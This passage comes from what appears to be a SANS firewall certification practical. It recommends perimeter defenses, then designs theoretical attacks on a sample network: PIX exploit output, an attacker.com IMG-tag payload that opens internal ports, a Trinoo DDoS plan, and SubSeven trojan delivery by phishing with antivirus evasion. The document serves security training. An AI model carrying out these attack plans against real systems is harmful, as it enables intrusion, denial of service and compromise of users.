ID:38726   Seq:0  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
02/20-03:35:54.785136 208.210.124.57 -> 64.32.193.87
ICMP TTL:64 TOS:0x0 ID:43548
ID:38726   Seq:256  ECHO REPLY
```

Figure 3.5-5

[24] More information about hping2 is available on its Web site. Additionally, an article by Ofir Arkin does a great job discussing signatures of ICMP packets produced by several packet-crafting tools.

3.6 Defense Improvement Recommendations

Reconciling our results from the audits phases described in previous sections allows us to make several recommendations for improving the organization's defense perimeter. First, the current security policy makes it unclear whether ICMP traffic is able to pass through the site's firewalls. We suggest configuring all PIX devices using commands listed in Figure 3.6-1 to explicitly deny all ICMP traffic on all active interfaces. Note that these commands are not well documented, and should be verified using a network scanning tool. Also, be aware that network engineers sometimes point out that not allowing certain ICMP messages might have a performance impact on the site's function. From a security perspective, however, we prefer to disable all ICMP traffic because it has traditionally allowed attackers to perform reconnaissance and tunneling attacks against networks.

Disabling ICMP on PIX Firewalls

```
!
! Disable all ICMP traffic.
icmp deny any inside
icmp deny any outside
```

Figure 3.6-1

Also, we suggest reviewing operating system configurations on all production servers, to ensure that only the required components are installed and actively running. There are a number of documents for hardening popular operating systems, however we suggest using an automated tool for this purpose. For instance, a good tool for securing Solaris is YASSP, freely available at http://www.yassp.org, and to harden Linux configurations we recommend using Bastille Linux scripts, available at http://www.bastille-linux.org. The advantage of automating operating system configuration procedures ensures that servers are installed in a controlled and consistent manner.

As part of this effort GIAC Enterprises should review patch level on all servers as well as network equipment, to ensure that the organization is not exposed to any well-known vulnerabilities. For instance, a recently discovered vulnerability in BIND software, commonly used to provide DNS services, could allow an attacker to execute arbitrary code on the affected system.[25] Another example can be made out of the relatively recent vulnerability in Cisco PIX Firewall allowed an attacker to bypass the Mailguard feature that is enabled using the "`fixup protocol smtp`" command.[26]

Additionally, we have concerns that the of the organization's corporate environment might adversely affect the production site. According to the security architecture, the two networks are connecting using a VPN link established over a Frame Relay circuit. This could provide a backdoor route into the production environment should the attacker gain access to the corporate

[25] More information about this BIND vulnerability is available in the BIND DNS Buffer Overflow Alert issued by SANS Institute.

[26] Details regarding the PIX Mailguard vulnerability are available in the relevant Security Advisory from Cisco.

network. We suggest that the security architecture of the corporate environment be created and documented in conjunction with the perimeter defense design.

When designing corporate security architecture, we suggest placing workstations that have access to the production site into a separate subnet, as illustrated in Figure 3.6-2 below. This approach isolates production and corporate environments, but makes it difficult for site administrators, who are likely to be corporate users as well to connect to the production network. This can be resolved by using separate workstations for corporate and administrative purposes. Furthermore, the design needs to take into consideration the process of upgrading production software by moving the new release from corporate to production environments. This can be accommodated through the use of a dedicated system that is used as a "shuttle" to transport data between the two subnets; the shuttle system should only be connected to a single subnet at a time. Alternatively, GIAC Enterprises could place a low-end firewall between the two subnets to provide routed access to the production site in a controlled manner.



Figure 3.6-2

When considering adding new firewall devices, we suggest that GIAC Enterprises analyze the best way to achieve a balance between the desired security of the perimeter and the actual complexity of the design. When managing a large number of defense components, administrators are more likely to misconfigure a device. This can be alleviated to some extent through the use of single point management software such as CSPM. Alternatively, the organization might consider simplifying its perimeter defense design to include fewer firewalls. One such approach is discussed in the Security Architecture section in the beginning of this document, and combines

the presentation and middleware firewalls into a single device. Alternative hybrid architecture is presented in Figure 3.6-3 below. It combines the middleware and data firewall into a single device. This might be considered a better solution than the earlier hybrid design now the middleware zone is further removed from the Internet. It does, however, have similar deficiencies, since a singe device is used to protect subnets of different sensitivity levels. Moreover, the Middleware/Data Firewall combination might become a resource bottleneck, since it would need to route traffic between presentation and middleware zones, as well as between middleware and data zones.



Figure 3.6-3

Finally, we recommend formalizing details regarding the security architecture of the organization's application. In particular, since the application relies uses password-based authentication when logging in customers, GIAC Enterprises should consider means of promptly detecting frequently failing login attempts or account misuse behavior. If the organization decides not to create this functionality in-house, it could attempt to integrate with third-party anomaly detection engines such as Kane Secure Enterprise, formerly CMDS, available from Intrusion.com. Additionally, we suggest auditing application code to ensure that parameter checking takes place on presentation and middleware servers, and does not rely on integrity of the user's browser.

Assignment 4: Design Under Fire

4.1 Assigned Task

Select a network design from any previously posted GCFW practical and paste the graphic into your submission. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

4.2 Targeted Architecture

This section of the document is based on security architecture defined in the GCFW practical assignment completed by Adam Payne in August 2000, which is available for download at http://www.sans.org/y2k/practical/Adam_Payne.doc. In that assignment, Adam presented a tutorial for implementing perimeter defense recommendations from the SANS list of top ten security threats.[27]

The security policy that Adam was asked to implement as part of the assignment followed the approach of allowing all traffic into the network unless it was explicitly denied. This approach is applicable to environments that do not have tight control over the nature of communications of its users, for example university campus. In these scenarios organizations are encouraged to block some of the more dangerous traffic at the perimeter of the network to decrease the chances of being affected by a common attacks. In more deterministic environments, such as the network discussed earlier in this document, organizations are encouraged to block all traffic by default, allowing only specific protocols required for business.

Some of the protocols controlled by Adam's security policy include inbound requests to services such as telnet, SSH, FTP, RFC and NFS, NetBIOS, X Windows, DNS, SMTP, POP, and HTTP. Additionally, the assignment asked to block miscellaneous services such as TFTP, finger, NNTP, SNMP and SOCKS, commonly spoofed addresses, as well as a number of ICMP-based messages.

[27] Information regarding the SANS "Top Ten" list is available in the document titled "How To Eliminate The Ten Most Critical Internet Security Threats".

Network architecture used by Adam to demonstrate recommended security measures is shown in Figure 4.2-1 below. This diagram was extracted from Adam's document.



Figure 4.2-1

This is a relatively simple design with a single Cisco PIX firewall and a Cisco 3640 border router. The firewall has three interfaces: one connected to the border router, the other connected to the internal network, and the third interface connected to the services network. The services network hosts a publicly accessible Linux server that provides FTP, Web, and DNS functionality. The internal network contains a Linux server that hosts the Syslog and the internal DNS server. Additionally, the internal network contains a dedicated Windows NT workstation used for IDS and firewall management. Finally, the internal network hosts a number of internal LAN hosts used, presumably, for business operations. The task of enforcing the security policy is split across the border router and the firewall. Adam probably chose this architecture because it provides all the necessary components to demonstrate the security policy implementation, without the complexity of multiple firewalls and routers unnecessary for his assignment.

4.3 Attacking the Firewall

Adam's architecture uses version 5.0(3) of Cisco PIX 520 firewall, along with the border router, to protect the internal network and the DMZ from attacks coming from the Internet. PIX is a dedicated firewall appliance based on a proprietary operating system in the style of IOS running on Cisco routers. This makes it difficult to rely on a misconfiguration of the firewall's operating system to gain access to the firewall device. Unlike IOS running on routers, PIX operating system does not really have services that can be left running and therefore exploited by an attacker.

One of the ways in which the PIX can be grossly misconfigured is if the administrator did not limit access to the telnet or SSH interface of the device using a command such as "`telnet NNN.16.27.192 255.255.255.255 inside`". However, even if remote access were not limited to a particular host, the border router would not let telnet or SSH traffic from the Internet due to an implemented rule such as "`deny tcp any any eq 23 log`".

Let us then examine some of the weaknesses recently discovered in PIX that make it less effective in protecting the organization's network. One of the ways to locate such vulnerabilities is to search the Bugtraq mailing list for the keyword "PIX". Searching the Cisco Web site for "PIX vulnerability" provides the vendor's perspective on discovered weaknesses, which has the benefit of offering PIX version numbers that might be vulnerable to an attack.

One of the vulnerabilities that we located refers to the ability of an attacker to terminate any TCP/IP connection established through the PIX firewall. The problem is that PIX honors RST packets as long as they contain source and destination ports and IP addresses that match an active connection. This was discussed a post to the Bugtraq mailing list on March 21, 2000, which contained exploit code called reset_state.c. Cisco fixed this vulnerability by enhancing the way PIX uses its state table, which probably involved ensuring that RST packets include proper TCP sequence numbers.[28] According to Cisco, PIX versions 5.0.x up to and including version 5.0(3) are vulnerable, which includes the firewall used in the implementation of Adam's architecture. This exploit is generally limited to performing denial of service attacks against the organization.

Another vulnerability in PIX relies on weak state enforcement procedures of FTP sessions when they are guarded using the "`fixup protocol ftp`" command. If the attacker is able connect to an FTP server behind PIX, the firewall can be fooled into opening an arbitrary port allowing the attacker to connect to the FTP server on this port. The exploit relies on insufficient checks performed by the firewall when verifying FTP PASV connections before creating a dynamic hole through the firewall. This vulnerability was first discovered on Check Point Firewall-1 firewalls, and was later found in PIX. The exploit program for this vulnerability is called ftpd-ozone.c. Figure 4.3-1 on the following page contains an excerpt from the Bugtraq posting by Eric Monti where he demonstrates the exploit. Eric is able to obtain access to TCP port 139 on the targeted FTP server even though the firewall should not allow access to this port. Note that in Peter's architecture access to TCP port 139 would be prohibited by the router; the approach of filtering out dangerous protocols at the very perimeter helps minimize the window of opportunity for an attacker using this exploit.[29] The FTP server located in the screened subnet may be vulnerable to

[28] The Reset vulnerability is described in the Bugtraq posting titled "PIX DMZ Denial of Service - TCP Resets", and the notice from Cisco addressing this problem in a note titled "Cisco Secure PIX Firewall TCP Reset Vulnerability".

[29] The original discussion of the FTP PASV vulnerability began as a CheckPoint-related thread on Bugtraq. The ftp-ozone.c exploit script is available from the RootDefense site. Eric Monti's discussion of PIX applicability is also

this attack because the PIX firewall was configured using the "`fixup protocol ftp 21`" command, and Cisco did not fix the problem until version 5.0(3)202 of the 5.0 generation of PIX.

Eric's Demonstration of the FTP PASV Vulnerability

```
# ftp-ozone 10.1.2.3 139
220 victim Microsoft FTP Service (Version 4.0).

Garbage packet contains:
500 '.............................................
.....................

Money packet contains:
227 (10,1,2,3,0,139)': command not understood

-------------Opened port connected (NBT)-------
```

Figure 4.3-1

There is another way to exploit the same FTP PASV vulnerability in PIX firewalls. This approach relies on the user of the organization attempting to access a URL carefully composed by the attacker. As described by Mikael Olsson in his Bugtraq posting, the user can be fooled into accessing the URL when lured to a Web page that has the URL hidden in an image tag, or when the user receives a crafted e-mail that he or she attempts to view in an HTML-enabled reader.[30] Basic steps necessary to launch the attack as described by Mikael are listed in Figure 4.3-2 below. The number of `a`'s in the URL has to be balanced out so that the PORT command begins on a new packet boundary. Note that this exploit would allow the attacker to target a host on the internal network. Even though the example targets port 139, which is protected by the border router, the attacker could find another port to target that our router may be letting through.

Mikael's Demonstration of the FTP PASV Vulnerability

1. User's browser attempts to retrieve a crafted URL hidden in an IMG tag such as:
   `<img src="ftp://attacker.com/aaaaa[....]aaaaaPORT 1,2,3,4,0,139">`
2. Firewall parses the URL incorrectly and executes the following command:
   `RETR /aaaaaaaa[....]aaaaaPORT 1,2,3,4,0,139`
3. Now attacker.com can connect to the client's port 139.

Figure 4.3-2

Another vulnerability discovered relatively recently allowed the attacker to bypass effects of the "`fixup protocol smtp`" command in PIX firewalls. This command is supposed to enable

---

available in Bugtraq archives. Cisco discussed the problem in its notice titled "Cisco Secure PIX Firewall FTP Vulnerabilities".

[30] Mikael Olsson browser-based exploit of the FTP PASV vulnerability is available in Bugtraq archives.

application-level sanity checks of SMTP traffic to ensure that the firewall only allows SMTP commands that it considers safe. Several postings to the Bugtraq mailing list revealed that this feature could be bypassed by sending the DATA command to the mail server. As soon as PIX detected the DATA keyword, it would stop enforcing SMTP command restrictions.[31] The version of the firewall used in Adam's implementation of the security policy would be vulnerable to this attack, since the problem was not resolved until version 5.1(4) in the 5.x generation of PIX firewalls. Successful exploitation of this vulnerability would remove one of the defense elements from the attacker's path to compromising the mail server, and demonstrates the need for hardening servers located in the close proximity to the Internet.

4.4 Denial of Service Attack

When designing a denial of service attack from a number of compromised systems, we have a number of options for selecting the attack tool. Because the target will be attacked from multiple systems distributed across the Internet, this style of attack is classified as a Distributed Denial of Service (DDoS) attack. DDoS tools are typically designed to disrupt normal site functions by flooding the target network with large amount of traffic.

Until recently, the impact of denial of service attacks on sites with a high-capacity Internet connection was limited, since most denial of service attacks required the attacker to have a faster network connection than the victim. However, newly developed tools allow attackers to centrally command a network of distributed attack agents that act in unison when flooding a victim's network. A victim of a distributed denial of service attack observes simultaneous attacks from multiple agents at once. Aggregated denial of service traffic from all attack agents overwhelms the victim's network, blocking or significantly delaying access to legitimate users.

Most DDoS tools are architected as multi-tier systems. Typically the attacker uses a program such as telnet, or a dedicated client to connect to a number of "master" components of the tool. Each master is responsible for controlling a number of "daemons" that actually generate denial of service traffic against the victim. Before we can launch an attack against the site, we need to install appropriate daemon components of the tool on the 50 compromised machines that, according to the assignment, are at our disposal.

For our purposes we will utilize the Trinoo, which is one of the oldest DDoS tools, originally discovered on a number of compromised Solaris systems around August 1999, although reports of initial testing of the program date back to June 1999. Since then, Trinoo has been ported to a number of other Unix-based systems, and around February 2000 the first Windows version of the agent was discovered.[32] The multi-platform availability of Trinoo agents gives us an advantage because we do not know the operating system of the compromised machines that we will want to use as attack daemons.

---

[31] The SMTP DATA vulnerability was first brought up by Lincoln Yeoh in his posting to Bugtraq. PIX-specific attack demonstration was submitted to Bugtraq some time later by Fabio Pietrosanti. Cisco discussed this issue in the advisory titled "Cisco Secure PIX Firewall Mailguard Vulnerability".

[32] Trinoo inner workings are described in greater detail in our article regarding the Evolution of Malicious Agents available in SANS Reading Room.

We will set up the Trinoo attack network by installing the daemons on 40 of the compromised machines, and the masters on 2 compromised machines. We will leave the other machines in our reserve, and use some of them to hop our way to the masters via repeated telnet commands so that authorities have a harder time tracking us down. Each Trinoo master will be responsible for controlling 20 Trinoo daemons.

Trinoo operates by overwhelming the targeted network with UDP packets. UDP is also used as the underlying protocol when masters communicated with the army of their daemons. We will be in control of master components, which on our behalf will contact Trinoo daemons with specifics of the attack. For example, when we issue the "`do`" command to the masters, they will send "`aaa`" commands to their daemons, which serves as a signal that the attack should begin. In our attack we will target the organization's DNS server, since it is directly accessible from the Internet via UDP. The attack can be automatically terminated after a predetermined period of time, or when we issue the "`mdie`" command to the master, prompting them to send the "`dle`" command to the daemons.

Defending against DDoS attacks is extremely difficult. Even if the organization deploys border routers and firewalls to control access to its resources, it will not be able to distinguish between legitimate and malicious traffic until some packets enter the network. Filtering on source address is not very helpful because DDoS tools can easily spoof source addresses if daemon components are hosted on networks that do not employ anti-spoof egress filtering. Even if source addresses of attack traffic are not spoofed, they are likely to arrive at the network's entry point quicker than the router can discard them. Defending against such attacks is further complicated because attack components are rarely under the administrative control of a single legitimate entity. This significantly increases the number of organizations that need to be contacted to halt the attack.

As the result, most documents that attempt to address DDoS attack defense concentrate on ways of preventing the organization's site from being used to attack somebody else. This approach follows the policy of being a good Internet neighbor, and concentrate on properly implementing egress filtering on the border router.[33] Another helpful measure involves the use of Committed Access Rate (CAR) feature of Cisco IOS routers, which allows organizations to limit the number bandwidth rates available to certain traffic as it passes through the router.[34]

The most effective way of combating DDoS attacks, besides following good neighbor policies on a large scale, involves establishing a close relationship with the organization's ISP. Depending on the size of the provider's network, the ISP might be able to block an ongoing ISP attack at the edges of their network, which should decrease the amount of attack traffic aggregating at the organization's perimeter. The ISP might also help in tracing the source of the attack by cooperating with other providers, so that DDoS daemons and masters involved in the attack can be disabled.

---

[33] The threat of distributed denial of service attacks is covered in an article by Gary Kessler titled "Defenses Against Distributed Denial of Service Attacks," which is available in SANS Reading Room.

[34] Cisco's advice for defending against DDoS attacks is presented in their article titled "Strategies to Protect Against Distributed Denial of Service (DDoS) Attacks"

4.5 Compromising an Internal System

When designing an attack against an internal system we decided to exploit seemingly open connectivity between the organization's internal network and servers located in the services network. Our ultimate target is the Web server located in the services network, because we believe that its defacement will bring fame and glory to our efforts due to the server's high profile status on the Internet. Such defacement, in many aspects is similar to spraying graffiti messages in an area accessible by a lot of people, and, strangely enough, is receiving a lot of publicity from the media.

One of the ways to attack the Web server is to target its host directly. In this case, the attacker has the advantage of having BIND running on the same machine as the Web server. Recent advisories exposed a number of vulnerabilities in the version of BIND running on the targeted server that would allow the attacker to execute arbitrary code on the system.[35] Since perimeter defense devices do not block DNS traffic to the server, the attack might succeed. However, a security conscious administrator would run an exploitable service such as bind in a chroot jail, which would likely to block the attacker from accessing files used by the Web server.[36]

Instead, our attack will target workstations used by corporate uses on the internal network. One of the most practical ways of attacking a workstation of an end-user is to infect it with a trojan by sending the malicious program via e-mail or by convincing a naive user to download from the Web. For our purpose we will use the SubSeven trojan, freely downloadable from http://www.sub7files.com. This tool is being actively developed by the attacker community, and provides the attacker with full remote access to the victim's machine. So that the victim is less likely to suspect wrongdoing on our part, we will hide the SubSeven agent in a small friendly-looking executable that looks like one of making humorous programs floating around via e-mail. This can be accomplished through the use of tools such as Silk Rope, Saran Wrap, and Exe Joiner that are able to hide one executable in another.

The victim will be selected after some preliminary investigation on our part of the organization. E-mail addresses of employees are easily found through whois records as well as the company's Web site. Judging by the rate at which viruses such as "AnnaKournikova.jpg.vbs" are able to spread, it should not be very difficult to get one of the corporate users to launch trojanized executable. Bypassing virus protection that might be deployed by the organization can be quite challenging. However, the organization's security architecture does not mention the use of anti-virus software at the mail gateway, and there we might be able to find desktops with outdated virus patterns. If all else fails, we will investigate ways of using executable wrapping or code mutating/compression software to modify signature of the trojan, or use a malicious agent that is not as widely known.

Because the targeted organization does not utilize NAT at the border, and because its security policy only blocks a small number of ports, we will be able to control the infected machine by directly connecting to it from the Internet. The SubSeven agent can be customized to listen on a custom port, which will make it difficult for the organization to block our control channel at the perimeter without utilizing NAT. Features available to attackers when customizing SubSeven

---

[35] More information about this BIND vulnerability is available from the SANS BIND DNS Buffer Overflow alert.

[36] Details for configuring chroot environment for BIND are available in an article from SecurityPortal.

agents are presented in the screenshot in Figure 4.5-1 below page, which we obtained from the program's Web site.



Figure 4.5-1

Having remote access to a system on the internal network would allow us to explore vulnerabilities in internal systems that have access to the services network. In particular, the Windows NT-based management station running IDS and PIX management GUI looks like an attractive target. In order to access the Web server targeted in our attack we will need monitor how the administrator is logging in to the server, which might be accomplished by infecting the management station with an instance of SubSeven.